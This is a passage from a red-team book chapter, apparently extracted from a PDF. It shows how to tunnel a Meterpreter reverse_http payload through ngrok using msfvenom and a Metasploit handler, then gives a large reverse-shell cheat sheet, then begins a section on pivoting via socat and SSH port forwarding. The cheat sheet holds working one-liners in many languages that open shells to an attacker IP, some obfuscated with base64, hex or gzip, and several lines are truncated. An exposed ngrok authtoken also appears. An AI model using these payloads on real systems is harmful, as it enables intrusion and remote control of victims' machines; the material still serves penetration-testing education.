
Harry - bash - 10x21
```

Let's understand the line forwarding `http://c55867a0.ngrok.io | localhost:8443` via the following diagram:



This also means that any incoming HTTP connection to `c55867.ngrok.io` will be forwarded to the attacker's machine on port `8443/tcp`.

The web interface for `ngrok` can be opened on `http://localhost:4040/`:



We have the `LHOST` and `LPORT` for meterpreter connections. Let's set up the handler to accept the connections using the following commands: **Set payload windows/meterpreter/reverse\_http Set lhost 0.0.0.0 Set lport 8443 Set exitfunc thread Exploit -j**

```
0 0 0 Harry — msfconsole — 143x38
msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > set exitfunc thread
exitfunc => thread
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://0.0.0.0:8443
msf exploit(multi/handler) >
```

Furthermore, let's generate the meterpreter payload that would connect to the `ngrok` server. The `ngrok` server will automatically forward the connection to our handler listening on port 8443:

```
Harry - bash - 111x24
[xxZombi3xx:~ Harry$ msfvenom -p windows/meterpreter_reverse_http lhost=c55867a0.ngrok.io lport=80 -f exe -o SharedPayloads/revNgrok.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180825 bytes
Final size of exe file: 256000 bytes
Saved as: SharedPayloads/revNgrok.exe
xxZombi3xx:~ Harry$
```

Upon successful payload execution, you'll see a meterpreter session pop up:

```
[*] http://0.0.0.0:8443 handling request from 127.0.0.1; (UUID: gf6bd0fq) Unknown request to with UA 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0'
[*] http://0.0.0.0:8443 handling request from 127.0.0.1; (UUID: gf6bd0fq) Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (127.0.0.1:8443 -> 127.0.0.1:57595) at 2018-08-25 18:49:47 -0530
```

Let's confirm the session using the `sessions` command:

```
|msf exploit(multi/handler) > sessions
```


```
Active sessions
```

```
=====
```

Id	Name	Type	Information	Connection
--	--	--	-----	-----
1		meterpreter x86/windows		127.0.0.1:8443 -> 127.0.0.1:57572 (127.0.0.1)
2		meterpreter x86/windows	PT-PC\PT @ PT-PC	127.0.0.1:8443 -> 127.0.0.1:57595 (127.0.0.1)

```
|msf exploit(multi/handler) > |
```

Let's also interact with the session for further confirmation:



msf exploit(multi/handler) > sessions -i 2  
[\*] Starting interaction with 2...


meterpreter > getuid  
Server username: PT-PC\PT  
meterpreter > getpid  
Current pid: 2624  
meterpreter > sysinfo

Computer	:	PT-PC
OS	:	Windows 7 (Build 7600).
Architecture	:	x64
System Language	:	en_US
Domain	:	WORKGROUP
Logged On Users	:	2
Meterpreter	:	x86/windows

meterpreter >

The session is stable and working perfectly. Thanks, `ngrok`!

Another good thing about using `ngrok` is the web interface. The interface does so much more than displaying the status. We can see connection-related information on this interface:



## Configuration

### Tunnels

online - server prod

#### command\_line

URL	https://c55867a0.ngrok.io
Addr	localhost:8443
Inspect	enabled
Proto	https

#### command\_line (http)

URL	http://c55867a0.ngrok.io
Addr	localhost:8443
Inspect	enabled
Proto	http

## Metrics

### Connections

tunnel	total	open	/sec 1m	/sec 5m	/sec 15m
command_line	1	0	0.00	0.00	0.00
command_line (http)	115	0	0.53	0.27	0.11
All	116	0	0.53	0.27	0.11

### Connection Durations

(in seconds)

tunnel	50%	90%	95%	99%
command_line	0.31	0.31	0.31	0.31
command_line (http)	0.00	0.31	0.39	2.30
All	0.00	0.31	0.37	2.29

We can also see the number of requests made to the `ngrok` server from this interface:

ngrok - Status    X c55867a0.ngrok.io    X

127.0.0.1:4040/status

ngrok online Inspect Status Documentation

## Global

HTTPProxy	no value
SOCKS5Proxy	no value
ServerAddr	tunnel.us.ngrok.com:443
Authtoken	7CWhmYYRQesFEf3VxcfFc_LxkDFmqggGswJwk8xC4C
Region	us
ServerSNI	no value
WebAddr	127.0.0.1:4040
RootCAs	ngrok.com trusted root
CompressConn	no value
UpdateChannel	stable
LogTarget	false
LogLevel	info
LogFormat	terminal
ConsoleUIColor	black
InspectDBSize	52428800
Metadata	no value
ConfigPaths	/Users/Harry/.ngrok2/ngrok.yml
Update	disabled
ConsoleUI	enabled
Version	2.2.8

## HTTP Requests

tunnel	total	/sec	1m	/sec	5m	/sec	15m
command_line	0	0.00	0.00	0.00	0.00	0.00	0.00
command_line (http)	115	0.51	0.27	0.11			
All	115	0.51	0.27	0.11			


## HTTP Request Durations

(in seconds)

tunnel	50%	90%	95%	99%
command_line	0.00	0.00	0.00	0.00
command_line (http)	0.00	0.01	0.35	2.00
All	0.00	0.01	0.35	2.00

Ask a question

We can check the tunnel status from our `ngrok` dashboard:



The screenshot shows the `ngrok` dashboard interface. At the top, there are two tabs: "ngrok - Inspect" and "ngrok - secure introspectable". Below the tabs, the URL `https://dashboard.ngrok.com/status` is displayed. The main content area is titled "Tunnels Online". On the left, a sidebar menu lists "Explore ngrok", "Status" (which is highlighted in orange), "Reserved", "Auth", "Team", "Admin", and "Billing". The "Status" section shows two tunnels:

#	URL	Client IP	Region	Established
0	<a href="http://c55867a0.ngrok.io">http://c55867a0.ngrok.io</a>	182.68.162.94	us	2018-08-25T13:00:19.008171Z
1	<a href="https://c55867a0.ngrok.io">https://c55867a0.ngrok.io</a>	182.68.162.94	us	2018-08-25T13:00:18.663713Z

At the bottom of the sidebar, there is a link "Want more from ngrok? Upgrade now".

This is a good technique that can be used once in a while, but *do not* depend on it for red-team operations. It's better to use your privately and anonymously owned VPS for this.

Now for the bonus part! The following is the reverse shell cheat sheet that you can refer to whenever necessary. This covers anything from a normal `Bash reverse shell` to a lesser known `Node Js reverse shell`.

# Reverse shell cheat sheet

Please use this carefully.

# Bash reverse shell

A bash reverse shell one-liner command using custom file descriptor is as follows (it won't be a `tty`): **exec 100<>/dev/tcp/192.168.2.6/8080 cat <&100 | while read line; do \$line 2>&100 >&100; done**

Or:

```
| while read line 0<&100; do $line 2>&100 >&100; done
```

A bash reverse shell one-liner command using bash's interactive mode is as follows:

```
| bash -i >& /dev/tcp/192.168.2.6/8080 0>&1
```

In both cases, you can use `/dev/tcp` for TCP-based reverse shell and `/dev/udp` for UDP-based reverse shell. (For a UDP connection, use the `-u` switch with `netcat` to get the shell over UDP.)

```
<strong>zmodload zsh/net/tcp;ztcp 192.168.2.6 8080;while read -r cmd
<&$REPLY;do eval ${cmd} >&$REPLY;done;ztcp -c</strong>

<strong>zmodload zsh/net/tcp && ztcp -d 9 192.168.2.6 8080 && zsh 1>&9
2>&9 0>&9</strong>
```

# TCLsh/wish reverse shell

```
| echo 'set s [socket 192.168.2.6 8080];while 100 { puts -nonewline $s "RevSh>";flush $s;ç
```

# Ksh reverse shell

```
| ksh -c 'ksh >/dev/tcp/192.168.2.6/8080 0>&1'
```

# Netcat reverse shell

Without `GAPPING_SECURITY_HOLE` (using `mkfifo`):

```
| rm -f /tmp/a; mkfifo /tmp/a; nc 192.168.2.6 8080 0</tmp/a | /bin/sh >/tmp/a 2>&1; rm /tm
```

Or using `mknod`:

```
| rm -f /tmp/a; mknod /tmp/a p && nc 192.168.2.6 8080 0</tmp/a | /bin/bash 1>/tmp/a
```

With `GAPPING_SECURITY_HOLE`:

```
| nc 192.168.2.6 8080 -e /bin/sh
```

# Telnet reverse shell

Attacker machine (two listeners):

```
| nc -lvp 8080
| nc -lvp 8081
| Victim
| telnet 192.168.2.6 8080 | /bin/bash | telnet 192.168.2.6 8081
```

Commands will be executed on port 8080 and the output of those commands will be printed to port 8081 on the attacker's machine.

# (G)awk reverse shell

```
| awk 'BEGIN{s="/inet/tcp/0/192.168.2.6/8080";for(;s|&getline c;close(c))while(c|getline)print c}'
```

# R reverse shell

```
| R -e "s<-socketConnection(host='192.168.2.6',port=8080,blocking=TRUE,server=FALSE,open='
```

# Python reverse shell

- TCP-based Python reverse shell:

```
|     python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((<REDACTED>,4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/sh")'
```

- UDP-based Python reverse shell:

```
|     python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM);s.connect((<REDACTED>,4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/sh")'
```

- Base64 encoded:

```
|     python -c "exec('aW1wb3J0IHNvY2tlDCAgICA3VicHJvY2VzcycAgICA3MgICAIDtob3N0PSI=')
```

# Perl reverse shell

- TCP-based perl reverse shell (/bin/sh dependent):

```
| perl -e 'use Socket;$i="192.168.2.6";$p=8080;socket(S,PF_INET,SOCK_STREAM,getpro
```

- UDP-based perl reverse shell (/bin/sh dependent):

```
| perl -e 'use Socket;$i="192.168.0.106";$p=8080;socket(S,PF_INET,SOCK_DGRAM,getpr
```

Without using '/bin/sh':

```
| perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.
```

- For Windows:

```
| perl -MIO -e "$c=new IO::Socket::INET(PeerAddr,'192.168.2.6:8080');STDIN->fdopen
```

# Ruby reverse shell

```
| ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.2.6", "8080");while(cmd=c.gets);i
```

Or,

```
| ruby -rsocket -e "c=TCPSocket.new('192.168.0.106', '8080');while(cmd=c.gets);IO.popen(cm
```

/bin/sh independent:

```
| ruby -rsocket -e'f=TCPSocket.open("192.168.2.6",8080).to_i;exec sprintf("/bin/sh -i <&%c
```

# Php reverse shell

- Using the `exec()` function:

```
|     php -r '$s=fsockopen("192.168.2.6",8080);exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Using the `shell_exec()` function:

```
|     php -r '$s=fsockopen("192.168.2.6",8080);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Using the `system()` function:

```
|     php -r '$s=fsockopen("192.168.2.6",8080);system("/bin/sh -i <&3 >&3 2>&3");'
```

- Using the `popen()` function:

```
|     php -r '$s=fsockopen("192.168.2.6",8080);popen("/bin/sh -i <&3 >&3 2>&3","r");'
```

- Using just `/bin/sh`:

```
|     php -r '$s=fsockopen("192.168.2.6",8080);`/bin/sh -i <&3 >&3 2>&3`;'
```

# Lua reverse shell

```
| lua -e "local s=require('socket');local t=assert(s.tcp());t:connect('192.168.2.6',8080);
```

```
<strong>nodejs -e '(function(){ var require = global.require ||  
global.process.mainModule.constructor._load; if (!require) return; var cmd =  
(global.process.platform.match(/^win/i)) ? "cmd" : "/bin/sh"; var net =  
require("net"), cp = require("child_process"), util = require("util"), sh =  
cp.spawn(cmd, []); var client = this; var counter=0; function StagerRepeat(){  
client.socket = net.connect(8080, "192.168.2.6", function() {  
client.socket.pipe(sh.stdin); if (typeof util.pump === "undefined") {  
sh.stdout.pipe(client.socket); sh.stderr.pipe(client.socket); } else {  
util.pump(sh.stdout, client.socket); util.pump(sh.stderr, client.socket); } });  
socket.on("error", function(error) { counter++; if(counter<= 10){  
setTimeout(function() { StagerRepeat();}, 5*1000); } else process.exit(); });  
StagerRepeat(); })()';</strong>
```

```
<strong>node -e  
'eval("\x20\x28\x66\x75\x6e\x63\x74\x69\x6f\x6e\x28\x29\x7b\x20\x76\x61\x72
```

```
<strong>powershell -w hidden -nop -c function RSC{if ($c.Connected -eq $true)
{$c.Close();if ($p.ExitCode -ne $null)
{$p.Close();exit;};$a='192.168.2.6';$p='8080';$c=New-Object
system.net.sockets.tcpclient;$c.connect($a,$p);$s=$c.GetStream();$nb=New-
Object System.Byte[] $c.ReceiveBufferSize;$p=New-Object
System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.RedirectStandardOutput=$true
Sleep 1;$e=new-object System.Text.AsciiEncoding;while($os.Peek() -ne -1){$o+=$e.GetString($os.Read());$s.Write($e.GetBytes($o),0,$o.Length);$o=$null;$d=(-not $d) {if ($c.Connected -ne $true) {RSC};$pos=0;$i=1; while (($i -gt 0) -and ($pos -lt $nb.Length)) {$r=$s.Read($nb,$pos,$nb.Length - $pos);$pos+=$r;if (-not $pos -or $pos -eq 0) {RSC};if ($nb[0..$($pos-1)] -contains 10) {break}};if ($pos -gt 0){$str=$e.GetString($nb,0,$pos);$is.write($str);start-sleep 1;if ($p.ExitCode -ne $null)
{RSC}else{$o=$e.GetString($os.Read());while($os.Peek() -ne -1){$o+=$e.GetString($os.Read());if ($o -eq $str)
{$o=""} };$s.Write($e.GetBytes($o),0,$o.length);$o=$null;$str=$null}} }else{RSC}
</strong>
```

```
<strong>powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream((New-Object IO.MemoryStream(
[Convert]::FromBase64String('H4sIAg6iVVsCA51WXW/bNhR996+4cLVaQix(
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))))</strong>
```

# Socat reverse shell over TCP

```
| socat tcp-connect:192.168.2.6:8000 exec:'bash -li',pty,stderr,sane 2>&1>/dev/null &
```

# Socat reverse shell over UDP

```
| socat udp-connect:192.168.2.6:8000 exec:'bash -li',pty,stderr,sane 2>&1>/dev/null &
```

```
<strong>socat exec:'bash -li',pty,stderr,setsid,sigint,sane openssl-connect:192.168.2.6:8000,key=$HOME/cert.pem,verify=0</strong>
```

We hope you now understand the criticality of using a `reverse_tcp` payload without any security. In the next chapter, you will be learning about Empire, the tool that is juiced up with PowerShell modules to get you better access to your target server.

# Summary

At the beginning of this chapter, we explored what a reverse connection and reverse shell connection is using tools such as `netcat`, `ncat`, `openssl`, `socat`, `cryptcat`, and `powertcat`. We then tried different payloads to get reverse shell connections using Metasploit—`reverse_tcp`, `reverse_tcp_rc4`, and `reverse_https`. We then saw the enhanced version of `reverse_https` by using a custom SSL certificate with an impersonation technique, a meterpreter hijacking case scenario, paranoid mode, and by getting a meterpreter session over `ngrok`. Finally, we provided you with a cheat sheet that you can refer to whenever you want a reverse shell.

# Questions

1. Is it absolutely necessary to understand the concept of reverse shell connections?
2. Is it required for us to get a reverse shell over an encrypted channel?
3. Are there any GUI tools that can be used to generate Metasploit payloads?
4. Can we get Cryptcat for Windows?
5. Can we use a different stage encoder other than `shikata_ga_nai`?
6. Can we use paranoid mode in our red-team operations?
7. Is `ngrok` free to use?

# Further reading


For more information on the topics discussed in this chapter, please visit the following links:

- **Reverse connection:** [https://en.wikipedia.org/wiki/Reverse\\_connection](https://en.wikipedia.org/wiki/Reverse_connection)
- **Reverse Shell cheat sheet:** <https://gtfobins.github.io/>
- **InfoSec Resources:** <https://resources.infosecinstitute.com/icmp-reverse-shell/>
- **The GNU Netcat:** <http://netcat.sourceforge.net/>
- **Ncat Users' Guide:** <https://nmap.org/ncat/guide/>
- **Powercat:** <https://github.com/besimorhino/powercat>
- **CryptCat Project:** <http://cryptcat.sourceforge.net/>
- **socat:** <http://www.dest-unreach.org/socat/doc/socat.html>
- **metasploit-framework:** <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit>
- **Meterpreter:** <https://blog.rapid7.com/2011/06/29/meterpreter-https-communication/>
- **Meterpreter paranoid mode:** <https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Paranoid-Mode>
- **Meterpreter over Ngrok:** <https://zircanavo-abyss.blogspot.com/2017/05/meterpreter-over-ngrok.html>

# Pivoting

Once we have gained access to a system using either a web application or service exploitation, our next goal is to gain access to the internal network that the system might be connected to. Before we explore the details of this, let's first try to understand a bit about port forwarding. Port forwarding is a method which is used to authorize an external device's access to an internal network.

This is most commonly used by gamers. For example, imagine you're playing Counter Strike and you want to play with your friends by creating a game server. However, those friends are not on the same network as you. To overcome this, you port forward an external port of your public IP to your machine's local port number:



Source: <https://superuser.com/questions/284051/what-is-port-forwarding-and-what-is-it-used-for>

The simplest method of port forwarding is through socat. **Socat** is a command line-based utility that establishes two bidirectional byte streams and transfers data between them. It is also sometimes referred to as netcat on steroids because it has a lot of extra features which netcat lacks.



Socat can be downloaded from the following link: <http://www.dest-unreach.org/socat/download/>.

For example, if we want someone to connect to our SSH service running on port 22 from port 8080, we can run the following command on our system:

```
| socat tcp-1:8080,fork,reuseaddr tcp:127.0.0.1:22
```

The preceding command listens for incoming TCP connections on port 8080 and forwards them to local port 22, which is running the SSH service.

If we try to SSH onto port 8080 now, we will be able to connect and login:

```
MacBook-Air:~ Himanshu$ ssh root@[REDACTED] -p 8080
root@[REDACTED]'s password:
Last login: Thu Sep 13 21:01:08 2018 from [REDACTED]
root@[REDACTED] #
```

Pivoting can be considered a set of techniques which use a currently exploited system as a network hop in order to clear the path toward internally connected machines. In simpler terms, we can use port forwarding to pivot inside the internal network of a compromised host machine.

Let's look at different ways to pivot inside a network.

In this chapter, we will cover the following topics:

- Pivoting via SSH
- Meterpreter port forwarding
- Pivoting via Armitage
- Multi-level pivoting

# Technical requirements

- Metasploit Framework (MSF)
- PGSQL (Postgres)
- Oracle Java 1.7 or latest
- Armitage
- Cobalt Strike

# Pivoting via SSH

This technique can be used to access the local ports on a machine which are not accessible from outside. Also known as SSH port forwarding or SSH tunneling, this technique allows us to establish an SSH session and then tunnel TCP connections through it.

Let's take a look at an example scenario in which we have SSH access to a Linux system. This system has a VNC service running on the machine locally, but is not visible or accessible from outside the network/system. By performing netstat on the machine, we can see that the machine has a VNC service running on port 5901:

```
char ~~~~~ % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0      438 10.10.10.84.80        10.10.14.65.47322    ESTABLISHED
tcp4       0      0 10.10.10.84.22        10.10.14.65.58232    TIME_WAIT
tcp4       0      0 10.10.10.84.22        10.10.14.65.58230    TIME_WAIT
tcp4       0      0 10.10.10.84.22        10.10.14.65.58224    TIME_WAIT
tcp4       0      0 10.10.10.84.22        10.10.14.65.58222    TIME_WAIT
tcp4       0      0 10.10.10.84.22        10.10.13.61.49252    ESTABLISHED
tcp4       0      0 10.10.10.84.80        10.10.14.65.47304    TIME_WAIT
